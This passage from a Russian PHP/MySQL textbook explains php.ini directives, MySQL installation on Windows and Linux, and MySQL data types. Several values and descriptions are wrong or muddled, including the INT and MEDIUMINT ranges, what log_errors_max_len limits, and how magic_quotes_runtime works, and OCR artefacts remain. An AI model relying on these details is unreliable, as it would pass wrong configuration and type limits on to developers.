Директива включает буферизацию вывода с одновременным указанием размера буфера вывода в байтах. Включенная директива (`output_buffering = On`) позволяет посылать заголовки, в том числе и cookie после вывода текста. В случае, если размер буфера не указан, используется максимально возможный размер буфера.

```
implicit_flush = Off
```

Действие этой директивы аналогично вызову функции `flush` (функция, очищающая буфер вывода PHP) после каждого применения функций `print` или `echo` и после каждого HTML-блока. Использование указанной директивы серьезно замедляет выполнение скриптов, поэтому по умолчанию она отключена, и использовать ее рекомендуется только в целях отладки.

```
allow_call_time_pass_reference = Off
```

Эта директива определяет, возможна ли передача аргументов функциям по ссылке при выполнении скрипта. В PHP 5 по умолчанию отключена. Поскольку в более ранних версиях языка указанная директива по умолчанию находилась во включенном состоянии, при переходе на PHP 5 возможны проблемы с выполнением этих скриптов (будут появляться предупреждения всякий раз, когда аргумент передается ненадлежащим образом).

```
safe_mode = Off
```

Директива отключает (`Off`) или включает (`On`) безопасный режим.

```
safe_mode_allowed_env_vars = PHP_
```

Директива, позволяющая пользователю устанавливать только те переменные окружения, которые начинаются с `PHP_`. Если эта директива не установлена, то пользователи могут модифицировать любые переменные окружения, что может создать серьезные проблемы в защите сценариев.

```
safe_mode_protected_env_vars = LD_LIBRARY_PATH
```

Эта директива содержит список имен переменных окружения, которые пользователь не может изменить, вызвав функцию `putenv`. Перечисленные переменные будут защищены даже в том случае, если будет разрешено их использование при помощи соответствующих настроек директивы `safe_mode_allowed_env_vars`.

```
disable_functions =
```

Директива позволяет запрещать вызовы некоторых функций и действует независимо от того, установлен безопасный режим или нет. Список запрещаемых функций создается в виде имен функций, которые разделены запятыми.

```
disable_classes =
```

Директива позволяет запрещать вызовы некоторых классов и действует независимо от того, установлен безопасный режим или нет. Список запрещаемых классов создается в виде имен классов, которые разделены запятыми.

```
highlight.string = #DD0000
highlight.comment = #FF8000
highlight.keyword = #007700
highlight.bg = #FFFFFF
highlight.default = #0000BB
highlight.html = #000000
```

Набор данных директив определяет цвета, используемые для раскраски синтаксиса PHP при вызове функций `highlight_string()` и `highlight_file()`.

1.3.2. Ограничение по ресурсам

```
max_execution_time = 30
```

Директива определяет, что максимальное возможное время выполнения скрипта составляет 30 секунд.

```
max_input_time = 60
```

Директива задает максимальное время, которое скрипт может потратить на обработку запрошенных данных.

```
memory_limit = 8M
```

Директива определяет, что максимальный объем памяти, выделяемый одному сценарию, составляет 8 Мбайт.

1.3.3. Обработка ошибок и журнализация

```
error_reporting =
```

Директива `error_reporting` задается в виде битового поля, т. е. ее значение устанавливается с помощью нижеперечисленных констант, объединенных оператором (OR):

- `E_ALL` (все предупреждения и ошибки);
- `E_ERROR` (фатальные ошибки во время выполнения);
- `E_WARNING` (некритические ошибки — предупреждения — во время выполнения);
- `E_PARSE` (ошибки трансляции);
- `E_NOTICE` (замечания во время выполнения, которые сообщают о возможных логических ошибках в скрипте; к этому типу ошибок относятся, к примеру, предупреждения об использовании неинициализированных переменных);

- E_CORE_ERROR (фатальные ошибки при старте PHP);
- E_CORE_WARNING (предупреждения при старте PHP);
- E_COMPILE_ERROR (фатальные ошибки при компиляции);
- E_COMPILE_WARNING (предупреждения при компиляции);
- E_USER_ERROR (ошибки, вызванные действиями пользователя);
- E_USER_WARNING (предупреждения, вызванные действиями пользователя);
- E_USER_NOTICE (замечания, вызванные действиями пользователя).

Таким образом, для того, чтобы отображались все ошибки, за исключением замечаний о возможных логических ошибках в сценарии, нужно установить директиву error_reporting следующим образом:

```
error_reporting = E_ALL & ~E_NOTICE
```

Для того чтобы показывать только ошибки, директива должна быть настроена так, как показано ниже:

```
error_reporting = E_COMPILE_ERROR|E_ERROR|E_CORE_ERROR
display_errors = Off
```

Директива запрещает вывод ошибок и предупреждений в браузер. При отладке приложений следует включить эту директиву, в реальной же работе лучше ее отключить (в PHP 5 по умолчанию она отключена), поскольку при включенной display_errors посетитель может получить доступ к секретной информации. Вместо этой директивы можно использовать журнализацию.

```
display_startup_errors = Off
```

Директива отключает (Off) или разрешает (On) отображение ошибок, возникающих при старте PHP.

```
log_errors = Off
```

Директива отключает (Off) или разрешает (On) сохранение сообщений об ошибках в файле журнала.

```
log_errors_max_len = 1024
```

Директива задает максимальную длину файла журнала.

```
track_errors = Off
```

Директива отключает (Off) или включает (On) сохранение сообщения о последней ошибке в переменной $php_errormsg

```
html_errors = Off
```

Директива отключает (Off) или включает (On) вывод возможных сообщений об ошибках в HTML.

```
error_log = filename
```

Данная директива позволяет вести журнал в файле filename.

1.3.4. Обработка данных

Замечание

Директива `track_vars` всегда включена начиная с версии PHP 4.0.3.

```
variables_order = "EGPCS"
```

Эта директива определяет порядок регистрации переменных `GET`, `POST`, `Cookie`, `Environment` и серверных переменных (соответственно `G`, `P`, `C`, `E` и `S`). Регистрация осуществляется путем чтения этой строки слева направо. По умолчанию в PHP 5 директиве присвоено значение `GPCS`.

Замечание

Если установить директиве `variables_order` значение `GP`, то регистрация переменных будет проводиться только для переменных, передаваемых методами `POST` и `GET`. При этом все переменные, передаваемые через cookie, а так же серверные переменные и переменные окружения будут игнорироваться.

```
register_globals = Off
```

Данная директива отключает (`Off`) или включает (`On`) возможность регистрации `EGPCS`-переменных как глобальных переменных. Использование глобальных переменных может создать "дыры" в защите сценария, поэтому по умолчанию эта директива отключена.

Замечание

Директива `register_globals` является одним из самых дискуссионных моментов в языке PHP. С одной стороны, ее использование действительно может породить реальные проблемы с защитой PHP-сценариев при ненадлежащем учете возможных ошибочных ситуаций, и многие разработчики справедливо отмечают, что написание скриптов без использования глобальных переменных на 90% уменьшает уязвимость скриптов к различного рода атакам. С другой стороны, на заре возникновения PHP не одна тысяча пользователей доверилась разработчикам языка (до версии PHP 4.3 эта директива была по умолчанию включена), в силу чего в настоящее время имеются миллионы функционирующих скриптов, написанных с использованием глобальных переменных. (Стоит отметить, что в обучающих целях иногда совершенно нелишне писать скрипты с использованием глобальных переменных, поскольку их замена на суперглобальные массивы сильно ухудшает читабельность кода.)

Замечание

В настоящий момент у всех хост-провайдеров эта директива включена и, по-видимому, будет оставаться включенной еще долгое время, поскольку в противном случае может нарушиться преемственность кода. Большинство примеров в этой книге написано с учетом, что указанная директива отключена.

```
register_long_arrays = Off
```

Директива, разрешающая (On) или запрещающая (Off) использование для передачи переменных из форм длинных массивов вида $HTTP_GET_VARS, $HTTP_POST_VARS и т. д. Если данная директива отключена, следует пользоваться новыми суперглобальными массивами вида $_GET, $_POST и т. д.

Замечание

Выставленное по умолчанию значение (Off) для этой директивы, является весьма спорным, поскольку реальных опасений с точки зрения защиты при включенной директиве register_long_arrays возникать не должно. Многие же разработчики предпочитают в силу привычки использовать суперглобальные массивы вида $HTTP_GET_VARS вместо $_GET. Если же указанная директива выключена, естественно, такой код перестает быть рабочим.

```
post_max_size = 8M
```

Директива определяет максимальный размер данных, преданных методом POST.

```
magic_quotes_gpc = Off
```

Данная директива позволяет отключить (Off) или включить (On) автоматическая обработку магических кавычек и апострофов, в данных GET, POST, и Cookie.

```
magic_quotes_runtime = Off
```

Директива позволяет отключить (Off) или включить (On) возможность выполнения заключенных в магические кавычки команд (`'something'`).

```
auto_prepend_file =
auto_append_file =
```

Содержимое файлов, указанных в этих директивах, PHP должен обрабатывать соответственно до и после выполнения сценария.

```
default_mimetype = "text/html"
```

Эта директива указывает, какую информацию PHP сообщает браузеру об используемой кодировке в заголовке Content-type. По умолчанию используется `text/html` без указания кодировки.

1.3.5. Пути и директории

```
; UNIX: "/path1:/path2"
;include_path = ".:/php/includes"
;
; Windows: "\path1;\path2"
;include_path = ".;c:\php\includes"
```

Пути, в которых находятся PHP-сценарии.

```
doc_root =
```

Директива задает корневой каталог для PHP-сценариев.

```
extension_dir = "./"
```

Директива задает каталог, в котором размещаются динамически загружаемые расширения.

```
enable_dl = On
```

Директива, разрешающая (`On`) или запрещающая (`Off`) использование функции `dl`.

> **Замечание**
>
> Функция `dl` предназначена для загрузки расширений PHP, к примеру, таких как SQLLite. Указанная функция неправильно работает в многопоточных Web-серверах (IIS, Zeus) и для них автоматически отключается.

1.3.6. Загрузка файлов

```
file_uploads = On
```

Директива, разрешающая (`On`) или запрещающая (`Off`) загрузку файлов на сервер.

```
upload_tmp_dir =
```

Директива устанавливает временную директорию для загружаемых файлов.

```
upload_max_filesize = 2M
```

Директива, задающая максимальный размер загруженных файлов.

1.3.7. Работа с сокетами

```
allow_url_fopen = On
```

Директива, разрешающая (`On`) или запрещающая (`Off`) использование URL (**http://**, **ftp://**) как файлов.

> **Замечание**
>
> Указанная директива обязательно должна быть включена при работе с сокетами.

```
from="john@doe.com
```

Директива, задающая анонимный адрес электронной почты.

```
user_agent="PHP"
```

Директива, задающая значение переменной `USER_AGENT`, предоставляемой сервером при подключении с использованием сокета.

```
default_socket_timeout = 60
```

Директива, задающая максимальное время прослушивания сокета, в секундах.

1.3.8. Динамические расширения

Для автоматической загрузки динамических расширений директиву `extension` необходимо задать следующим образом:

```
extension=modulename.extension
```

К примеру, для Windows можно написать так:

```
extension=msql.dll
```

А для UNIX так:

```
extension=msql.so
```

Замечание

Здесь задается только имя, без указания пути. Если необходимо указать путь, следует использовать вышеописанную директиву `extension_dir`.

1.3.9. Установки для модулей

Модуль Syslog

```
define_syslog_variables = Off
```

Директива, определяющая, следует (`On`) или нет (`Off`) использовать различные переменные демона `syslog`, такие как `$LOG_PID`, `$LOG_CRON` и т. д. Для ускорения работы данную директиву рекомендуется отключать, а при необходимости использовать функцию `define_syslog_variables`.

Модуль mail function

```
SMTP = localhost
```

Эта директива предназначена только для использования в среде Windows и задает используемый SMTP-сервер.

```
sendmail_from = admin@localhost
```

Эта директива предназначена только для использования в среде Windows и задает поле `From` по умолчанию.

```
sendmail_path = \usr\sbin\sendmail -t -i
```

Данная директива используется только в среде UNIX и задает путь и аргументы демона `sendmail`.

Модуль Debugger

```
debugger.enabled = On
debugger.profiler_enabled = Off
```

Директивы, отвечающие за включение (`On`) или отключение (`Off`) отладчика и профилировщика.

Модуль Java

```
java.class.path = .\php_java.jar
java.home = c:\jdk
java.library = c:\jdk\jre\bin\hotspot\jvm.dll
java.library.path = .\
```

Пути и каталоги для Java.

```
uodbc.allow_persistent = On
```

Директива разрешает (`On`) или запрещает (`Off`) постоянные ODBC-соединений.

```
uodbc.check_persistent = On
```

Директива включает (`On`) или отключает (`Off`) проверку доступности ODBC-соединения перед его использованием.

```
uodbc.max_persistent = -1
```

Директива, определяющая максимальное число постоянных ODBC-соединений. Значение `-1` означает, что ограничений нет.

```
uodbc.max_links = -1
```

Директива, определяющая максимальное число как постоянных, так и непостоянных ODBC-соединений. Значение `-1` означает, что ограничений нет.

```
uodbc.defaultlrl = 4096
```

Длина для LONG-полей.

```
uodbc.defaultbinmode = 1
```

Директива, устанавливающая параметры для работы с бинарными данными. Значение `0` означает режим `passthru`, `1` — режим `as is`, `2` — режим преобразования в символы.

Модуль MySQL

```
mysql.allow_persistent = On
```

Директива разрешает (`On`) или запрещает (`Off`) постоянные MySQL-соединений.

```
mysql.max_persistent = -1
```

Директива, определяющая максимальное число постоянных MySQL-соединений. Значение `-1` означает, что ограничений нет.

```
mysql.max_links = -1
```

Директива, определяющая максимальное число как постоянных, так и непостоянных MySQL-соединений. Значение `-1` означает, что ограничений нет.

```
mysql.default_port =
```

Директива, определяющая порт, заданный по умолчанию для функции `mysql_connect`. При незаданном значении функция `mysql_connect` исполь-

зует переменную $MYSQL_TCP_PORT или запись mysql-tcp в каталоге /etc/services, а затем заданную во время компиляции константу MYSQL_PORT (именно в таком порядке).

Замечание

При работе в среде Windows используется только константа MYSQL_PORT.

mysql.default_socket =

Директива, определяющая имя сокета для локальных соединений MySQL. При незаданном значении используется значение по умолчанию.

mysql.default_host =

Директива, задающая имя хоста по умолчанию для функции mysql_connect().

mysql.default_user =

Директива задающая имя пользователя базы данных по умолчанию. Это значение используется при установлении соединения с сервером базы данных, если имя пользователя не передано в качестве аргумента функции mysql_connect().

mysql.default_password =

Директива, задающая пароль пользователя базы данных по умолчанию. Это значение используется при установлении соединения с сервером базы данных, если имя пользователя не передано в качестве аргумента функции mysql_connect().

Замечание

Хранить пароль в файле настроек PHP вряд ли стоит, поскольку любой пользователь, имеющий права на запуск PHP, может узнать пароль путем выполнения сценария echo cfg_get_var("mysql.default_password").

Замечание

В безопасном режиме три последние директивы не работают.

Далее перечислены директивы файла php.ini для других СУБД, полностью аналогичные рассмотренным.

Модуль bcmath

bcmath.scale = 0

Директива, определяющая число десятичных цифр для всех bcmath-функций (математические функции произвольной точности).

Модуль Session

```
session.save_handler = files
```

Директива, определяющая, каким образом хранить данные сессий (по умолчанию — в файлах).

```
session.save_path = /tmp
```

Если в предыдущей директиве указан режим хранения данных в файлах, то в этой директиве указывается каталог, в который помещаются файлы сессий.

```
session.use_cookies = 1
```

Директива, определяющая, можно ли использовать Cookies (по умолчанию использование Cookies разрешено).

```
session.name = PHPSESSID
```

Директива, задающая имя сессии по умолчанию.

```
session.auto_start = 0
```

Директива, разрешающая или запрещающая инициализацию сессии при старте (по умолчанию отключена).

```
session.cookie_lifetime = 0
```

Определяет время жизни Cookie по умолчанию. Если директива принимает значение 0, то срок жизни Cookie длится до закрытия браузера.

```
session.cookie_path = /
```

Директива, задающая путь, по которому сохраняются идентификаторы Cookie.

```
session.cookie_domain =
```

Определяет домен для Cookie (параметр по умолчанию для функции `setcookie`).

```
session.serialize_handler = php
```

Функция, используемая для сериализации данных. Значение `php` задает стандартную функцию.

```
session.gc_probability = 1
```

Директива, определяющая вероятность того, что при очередном запуске сценария, работающего с сессиями, будет вызвана функция "сборки мусора" для очистки сессий, уже не применяемых пользователем.

```
session.gc_maxlifetime = 1440
```

Директива задает время в секундах, после которого сохраненные данные будут автоматически удалены сборщиком мусора.

```
session.referer_check =
```

Директива, определяющая, нужно ли проверять `HTTP-Referer` на предмет того, не является ли идентификатор сессии фальшивым.

```
session.cache_limiter = nocache
```

Директива, устанавливающая одно из значений кэширования HTTP. Может принимать следующие значения: `nocache`, `private`, `public`.

Замечание

Более подробно значение этих директив рассмотрено в *главе 3*.

```
session.cache_expire = 180
```

Директива, задающая количество минут, по истечении которого документ будет считаться устаревшим. По истечении данного времени документ не может использоваться при кэшировании, и требуется его повторная загрузка из источника.

```
session.use_trans_sid = 1
```

Директива, определяющая, нужно ли использовать поддержку так называемых переходящих SID (идентификаторов сессии). Иначе говоря, необходимо ли поддерживать сессии, если пользователь отключил Cookies в браузере.

Замечание

Указанная директива работает только в том случае, если PHP был скомпилирован с включенной опцией `--enable-trans-sid`.

```
session.hash_function = 0
```

Директива, определяющая выбор хеш-функций для сессий. Значение 0 соответствует функции `MD5`, значение 1 — функции `SHA-1`.

Модуль Assertion

```
assert.active = On
```

Директива, определяющая, работает ли функция проверки `assert()`, выясняющая, не являются ли некоторые утверждения ложными.

```
assert.warning = On
```

Директива, определяющая, нужно ли генерировать предупреждения для каждой неудавшейся проверки выражений функцией `assert()`.

```
assert.bail = Off
```

Директива, определяющая, следует ли завершать программу (`On`) или нет (`Off`) в случае неудачного выполнения функции `assert()`.

```
assert.callback = 0
```

Директива, определяющая пользовательскую функцию, которая будет вызвана при неудавшейся проверке функцией `assert()`. По умолчанию — значение равно нулю, т. е. пользовательские функции не применяются.

Модуль *Verisign Payflow Pro* (параметры прокси-сервера)

`pfpro.defaulthost = "test.signio.com"`

Директива, задающая URL-адрес прокси-сервера.

`pfpro.defaultport = 443`

Директива задает порт по умолчанию для прокси-сервера.

`pfpro.defaulttimeout = 30`

Директива задает тайм-аут для прокси-сервера.

`pfpro.proxyaddress =`

IP-адрес прокси-сервера по умолчанию.

`pfpro.proxyport =`

Порт прокси-сервера по умолчанию.

`pfpro.proxylogon =`

Логин для прокси-сервера.

`pfpro.proxypassword =`


Пароль для прокси-сервера.

Модуль Sockets

`sockets.use_system_read = On`

Директива, разрешающая использование функции `read` при работе с сокетами.

Глава 2



Работа с MySQL

В настоящее время ни одно серьезное Web-приложение не может обойтись без работы с базой данных, обеспечивающей почти безграничное манипулирование данными: сортировку, поиск, преобразование, редактирование и *многое другое. При этом все низкоуровневые операции с файловой систе*мой скрыты от программиста за несложными SQL-запросами. Работа с базой данных имеет как преимущества, так и недостатки. К достоинствам можно отнести значительное сокращение кода (иногда в 2—3 раза) по сравнению с файловыми вариантами Web-приложений, что сокращает время разработки и упрощает процесс отладки. К недостаткам можно отнести зависимость приложения не только от работоспособности Web-сервера, но и от работоспособности сервера базы данных. Разумеется, вероятность того, что один из двух серверов может выйти из строя выше по сравнению с тем, если бы работа Web-приложения зависела только от одного сервера. Кроме того, непосредственная работа с файловой системой осуществляется быстрее по сравнению со случаем, когда в качестве посредника для работы с ней выбирается СУБД. Так, поисковая система Google, известная высокой скоростью обработки запросов, основана на модели плоских файлов и не использует базы данных. С другой стороны, PHP как интерпретируемый язык не может достичь производительности баз данных, реализованных на C.

В последнее время СУБД MySQL стала стандартом де-факто благодаря своей производительности, низкой стоимости, простоте установки, настройки и обслуживания.

Поскольку MySQL будет использоваться в качестве СУБД на протяжении всей книги, эта глава целиком посвящена приемам работы с MySQL.

2.1. Установка и настройка MySQL

Дистрибутив MySQL включает в свой состав серверную и клиентскую части, а также ряд вспомогательных утилит и документацию на английском языке.

Замечание

Полное справочное руководство на русском языке можно найти на официальном сайте MySQL по адресу http://dev.mysql.com/doc/mysql/ru/index.html

В данном разделе рассматривается установка MySQL для платформ Windows и Linux. При возникновении проблем с установкой необходимо обратиться к официальной документации.

2.1.1. Установка MySQL на платформу Windows

Для установки MySQL имеются два типа дистрибутивов:

- бинарный дистрибутив, содержащий в себе программу установки;
- дистрибутив исходного кода.

Мы будем устанавливать MySQL из бинарного дистрибутива, загрузить который вы можете с сайта **http://www.mysql.com/downloads/**.

При работе в Windows NT/2000/XP войдите в систему с привилегиями администратора. Разархивируйте файл дистрибутива во временный каталог, после чего запустите файл setup.exe. Далее необходимо следовать всем пунктам мастера установки. По умолчанию MySQL будет установлен в каталог C:/mysql.

Теперь, после завершения установки, переходим к настройке конфигурации. Начиная с версии MySQL 3.23.38 дистрибутив для Windows включает в себя, кроме обычного бинарного кода, бинарный код сервера MySQL-Max. Ниже приводится список различных серверов MySQL, которые можно использовать:

- `mysqld` (сервер скомпилирован с полным набором возможностей отладки и автоматической проверки выделения памяти, включена поддержка *транзакционных таблиц*);
- `mysqld-opt` (оптимизированный бинарный код без поддержки транзакционных таблиц);
- `mysqld-nt` (оптимизированный бинарный код для Windows NT/2000/XP с поддержкой именованных каналов);
- `mysqld-max` (оптимизированный бинарный код с поддержкой символических ссылок и транзакционных таблиц);
- `mysqld-max-nt` (то же самое, что и `mysqld-max`, только с поддержкой именованных каналов).

Редактирование файла настроек my.ini необходимо в следующих случаях:

- если каталоги установки или данных отличаются от заданных по умолчанию местоположений (C:/mysql и C:/mysql/data);

- если вы хотите использовать серверы `mysqld`, `mysqld-max` или `mysqld-max-nt`;
- если требуется выполнить настройку параметров сервера.

Для настройки конфигурации сервера MySQL можно пользоваться как графической утилитой WinMySQLAdmin, которая входит в состав дистрибутива (`\mysql\bin\ winmysqladmin.exe`), так и ручной правкой конфигурационных файлов.

WinMySQLAdmin позволяет задавать пароль пользователя, просматривать статистическую информацию о сервере и размещенных на нем баз данных. Кроме этого, данная утилита позволяет запускать и приостанавливать сервер `mysqld`.

После запуска WinMySQLAdmin в системном трисре появляется значок в виде светофора, контекстное меню которого позволяет запускать и останавливать сервер MySQL, а сигнал "светофора" отображает состояние сервера: зеленый цвет, если сервер запущен, и красный — если приостановлен (рис. 2.1).




Рис. 2.1. Контекстное меню утилиты WinMySQLAdmin

При работе в среде Windows NT/2000/XP можно установить MySQL в качестве сервиса, что обеспечит запуск сервера `mysqld` при старте системы. Для этого в контекстном меню WinMySQLAdmin необходимо выбрать пункт **Install the Service**.

Без использования WinMySQLAdmin настроить СУБД MySQL можно, редактируя конфигурационный файл my.cnf или my.ini.

Замечание

Во избежание недоразумений используйте только один из файлов: my.cnf или my.ini, так как MySQL сначала ищет файл my.ini, а затем my.cnf.

Замечание

Утилита WinMySQLAdmin использует только файл my.ini.

Отредактируйте раздел [mysqld], указав значения параметров basedir и datadir:

```
[mysqld]
# set basedir to installation path, e.g., c:/mysql
basedir = the_install_path
# set datadir to location of data directory,
# e.g., c:/mysql/data or d:/mydata/data
datadir = the_data_path
```

Запуск сервера следует проводить из командной строки:

```
C:\mysql\bin> mysqld-max --standalone
```

Остановить сервер можно при помощи команды:

```
C:\mysql\bin> mysqladmin -u root shutdown
```

Установить сервер mysqld в качестве сервиса можно при помощи команды:

```
C:\mysql\bin> mysqld-max-nt --install
```

Для работы с сервером необходимо в командной строке запустить клиента MySQL — mysql.

Замечание

Графический Web-интерфейс для работы с MySQL (phpMyAdmin) будет описан *в разд. 2.4 данной главы.*

При подключении к серверу с помощью клиентской программы mysql нужно ввести имя пользователя MySQL и пароль. Если сервер запущен на удаленном компьютере, необходимо также указать имя хоста. Для соединения с сервером введите команду

```
mysql -h host -u user -p
```

После этого введите пароль, когда на экране появится команда "Enter password".

Если установка MySQL прошла успешно, то на экране должна появиться метка командной строки mysql:

```
mysql>
```

Появление этой метки означает, что программа mysql готова к вводу команд.

При некоторых вариантах установки MySQL возможно подсоединение к серверу без ввода имени пользователя. В этом случае подсоединиться к серверу можно, просто набрав команду mysql.

Выйти из программы mysql можно, набрав в командной строке mysql> команду QUIT:

```
mysql> QUIT
```

Замечание

Начиная с пятой версии PHP все расширения по умолчанию отключены, в том числе и расширение для работы с MySQL. Для того чтобы его подключить, необходимо убрать комментарий напротив строки `extension=php_mysql.dll` в php.ini и перезагрузить Web-сервер Apache. Кроме этого, необходимо прописать путь к библиотекам расширений в директиве `extension_dir`: `extension_dir = "C:/php/ext"`.

2.1.2. Установка MySQL на платформу Linux

Большинство дистрибутивов Linux содержат в своем составе СУБД MySQL. В данном разделе будет рассмотрена установка сервера и клиента применительно к RedHat Linux (Fedora Core).

Для установки СУБД MySQL на сайте MySQL **http://www.mysql.com/downloads/** доступны следующие RPM-файлы:

- `MySQL-server-VERSION.i386.rpm` (сервер MySQL);
- `MySQL-client-VERSION.i386.rpm` (стандартные клиентские программы MySQL; установка этого пакета требуется всегда);
- `MySQL-bench-VERSION.i386.rpm` (тесты и контрольные задачи; требуется наличие модулей `Perl` и `msql-mysql-modules`);
- `MySQL-devel-VERSION.i386.rpm` (библиотеки и включаемые файлы, необходимые для компилирования других клиентов MySQL);
- `MySQL-shared-VERSION.i386.rpm` (этот пакет содержит динамические библиотеки `libmysqlclient.so*`, которые нужны для некоторых языков программирования, чтобы работать с MySQL);
- `MySQL-VERSION.src.rpm` (этот пакет содержит исходные коды для всех предыдущих пакетов).

Чтобы просмотреть все файлы в пакете RPM, выполните команду

```
rpm -qpl MySQL-VERSION.i386.rpm
```

Для выполнения стандартной установки выполните команду, предварительно войдя в систему с правами root:

```
rpm -ihv MySQL-server-VERSION.i386.rpm MySQL-client-VERSION.i386.rpm
```

RPM помещает данные в каталог /var/lib/mysql/ и создает соответствующие вхождения в каталоге /etc/init.d/ для автоматического запуска сервера при загрузке.

При обновлении уже существующей версии MySQL можно воспользоваться командой:

```
rpm -Uhv MySQL-server-VERSION.i386.rpm MySQL-client-VERSION.i386.rpm
```

Замечание

Перед обновлением существующей версии MySQL как на платформе Windows, так и Linux необходимо остановить работу сервера MySQL `mysqld`.

После установки RPM-пакетов вы можете сразу приступать к использованию MySQL.

Если в системе уже установлена СУБД MySQL, но демон `mysqld` не запущен, необходимо выставить его автоматический запуск при старте системы, например, при помощи программы `ntsysv`, позволяющей задать набор демонов, запуск которых необходимо обеспечить.

2.2. Оптимизация SQL-запросов

В данном разделе будут рассмотрены способы оптимизации SQL-запросов и таблиц базы данных MySQL. Для создания эффективных SQL-запросов, а следовательно, в дальнейшем и эффективного кода с использованием PHP, необходимо хорошо понимать тонкости работы с СУБД MySQL, типы данных и характеристики таблиц, с которыми она позволяет работать. Несмотря на то, что для работы с СУБД используется унифицированный язык запросов SQL, все СУБД поддерживают его с определенными оговорками. Говоря об SQL применительно к какой-либо базе данных, следует иметь в виду, что речь идет о диалекте SQL, поддерживаемом данной СУБД.

Замечание

Такая ситуация связана с тем, что стандарт языка SQL был принят достаточно поздно, когда большинство современных баз данных уже широко использовались. Для того чтобы обеспечить преемственность старых версий баз данных, поставщикам баз данных приходится проектировать их, сохраняя поддержку оригинальных языков запросов, применявшихся до введения стандарта SQL. Кроме того, СУБД постоянно развиваются, приобретая с каждой новой версией новые особенности и операторы для работы с данными.

Как любая реляционная СУБД, MySQL оперирует таблицами, состоящими из одного или более столбцов и некоторого значения строк (записей), которое может быть и нулевым. Тип данных определяется столбцами таблицы.

Типы данных, применяемые в таблицах MySQL, условно можно поделить на три группы: числовые данные, строковые данные и календарные данные. Особняком среди них стоит так называемое "пустое значение" — `NULL`, не являющееся типом и обозначающее отсутствие каких бы то ни было данных.

Замечание

Далее в главе необязательные элементы синтаксиса будут указываться в квадратных скобках ([]). Например, синтаксис `INT[(M)]` означает, что максимальная ширина отображения столбца, обозначенная как `[(M)]`, может не указываться

2.2.1. Числовые данные

Числовые данные делятся на целочисленные и вещественные. Основные типы числовых данных, занимаемый ими объем памяти и характеристики приведены в табл. 2.1.

Таблица 2.1. Числовые типы

Тип	Объем памяти	Диапазон
TINYINT[(M)]	1 байт	от –128 до 127 (от -2^7 до 2^7-1)
		от 0 до 255 (от 0 до 2^8-1)
SMALLINT[(M)]	2 байта	от –32 768 до 32767 (от -2^{15} до $2^{15}-1$)
		от 0 до 65 535 (от 0 до $2^{16}-1$)
MEDIUMINT[(M)]	3 байта	от –8 388 608 до 8 388 608 (от -2^{23} до $2^{23}-1$)
		от 0 до 16 777 215 (от 0 до $2^{24}-1$)
INT[(M)]	4 байта	от –2 147 683 648 до 2 147 683 648 (от -2^{31} до $2^{31}-1$)
		от 0 до 4 294 967 295 (от 0 до $2^{32}-1$)
BIGINT[(M)]	8 байт	от -2^{63} до $2^{63}-1$
		от 0 до 2^{64}
FLOAT[(M,D)]	4 байта	Минимальное значение +/–1.175494351E–39
		Максимальное значение +/–3.402823466E+38
DOUBLE[(M,D)]	8 байт	Минимальное значение
		+/–2.2250738585072014E–308
		Максимальное значение
		+/–1.797693134862315E+308
DECIMAL[(M,D)]	M + 2 байта	Переменное; зависит от параметров M и D

Как видно из табл. 2.1, СУБД MySQL имеет пять целых типов: TINYINT, SMALLINT, MEDIUMINT, INT, BIGINT. Различие между ними заключается в диапазоне величин, которые можно хранить в столбцах такого типа. Чем больше диапазон значений у типа данных, тем больше памяти для него требуется.

Замечание

Тип INT имеет синоним INTEGER.

Целые типы данных могут быть объявлены как положительные. Для этого после объявления типа следует разместить ключевое слово UNSIGNED. В этом случае элементам данного столбца нельзя будет присвоить отрицательные значения.

При объявлении целого типа задается длина отображения M (от 1 до 255). Данный параметр определяет количество символов, которые будут выводиться при отображении значений столбца.

Замечание

Параметр M определяет только количество цифр, которое будет выводиться при запросе в клиентах типа mysql, и не влияет на размер памяти, отводимый для хранения значения

Для представления вещественных типов в СУБД MySQL имеются три типа: FLOAT, DOUBLE и DECIMAL.

Замечание

Тип DOUBLE имеет два синонима: PRECISION и REAL. Тип DECIMAL имеет синоним NUMERIC.

Диапазон вещественных чисел, помимо максимального значения, имеет минимальное значение, которое характеризует точность данного типа. Параметр M в табл. 2.1 задает число символов для отображения всего числа, а D — для его дробной части.

При выборе столбцов для формирования структуры таблицы необходимо обращать внимание на размер, занимаемый тем или иным типом данных: если значения, размещаемые в базе данных, никогда не будут выходить за пределы 100, не следует выбирать тип больше TINYINT. Если же в полях столбца предполагается хранить только целочисленные данные, то применение атрибута UNSIGNED позволит увеличить диапазон в два раза.

2.2.2. Строковые данные

Строковые типы данных, максимальный размер и требования к памяти приведены в табл. 2.2. В таблице L — это длина хранимой в ячейке строки, а байты, приплюсованные к L, — накладные расходы для хранения длины строки.

Таблица 2.2. Строковые типы.

Тип	Объем памяти	Максимальный размер
CHAR(M)	M байт	M байт
VARCHAR(M)	L+1 байт	M байт
TINYBLOB, TINYTEXT	L+1 байт	2^8–1 байт
BLOB, TEXT	L+2 байта	2^{16}–1 байт
MEDIUMBLOB, MEDIUMTEXT	L+3 байта	2^{24}–1 байт
LONGBLOB, LONGTEXT	L+4 байт	2^{32}–1 байт
ENUM('value1','value2',...)	1 или 2 байта	65 535 элементов
SET('value1','value2',...)	1, 2, 3, 4 или 8 байт	64 элемента

Тип CHAR позволяет хранить строку фиксированной длины M, его дополняет тип VARCHAR, позволяющий хранить переменные строки длиной L. Значение M может принимать значения от 1 до 255.

При выборе строкового типа данных для столбца следует принимать во внимание, что для переменных строк VARCHAR требуется только число байт, равное длине строки плюс один байт, а тип CHAR(M) независимо от длины строки использует для ее хранения все M байт. В то же время тип CHAR обрабатывается эффективнее переменных типов.

При создании таблицы нельзя смешивать столбцы типа CHAR и VARCHAR. Если такое происходит, СУБД MySQL изменяет тип столбцов согласно правилу: если в таблице присутствует хоть один столбец переменной длины, все столбцы типа CHAR приводятся к типу VARCHAR.

Типы BLOB и TEXT в СУБД MySQL во всем аналогичны и отличаются только в деталях. Например, при выполнении операций над столбцами типа TEXT учитывается кодировка, а над столбцами типа BLOB — нет.

Тип TEXT обычно используется для хранения больших объемов текста, в то время как BLOB — для больших двоичных объектов, таких как электронные документы, изображения, звуки и т. д.

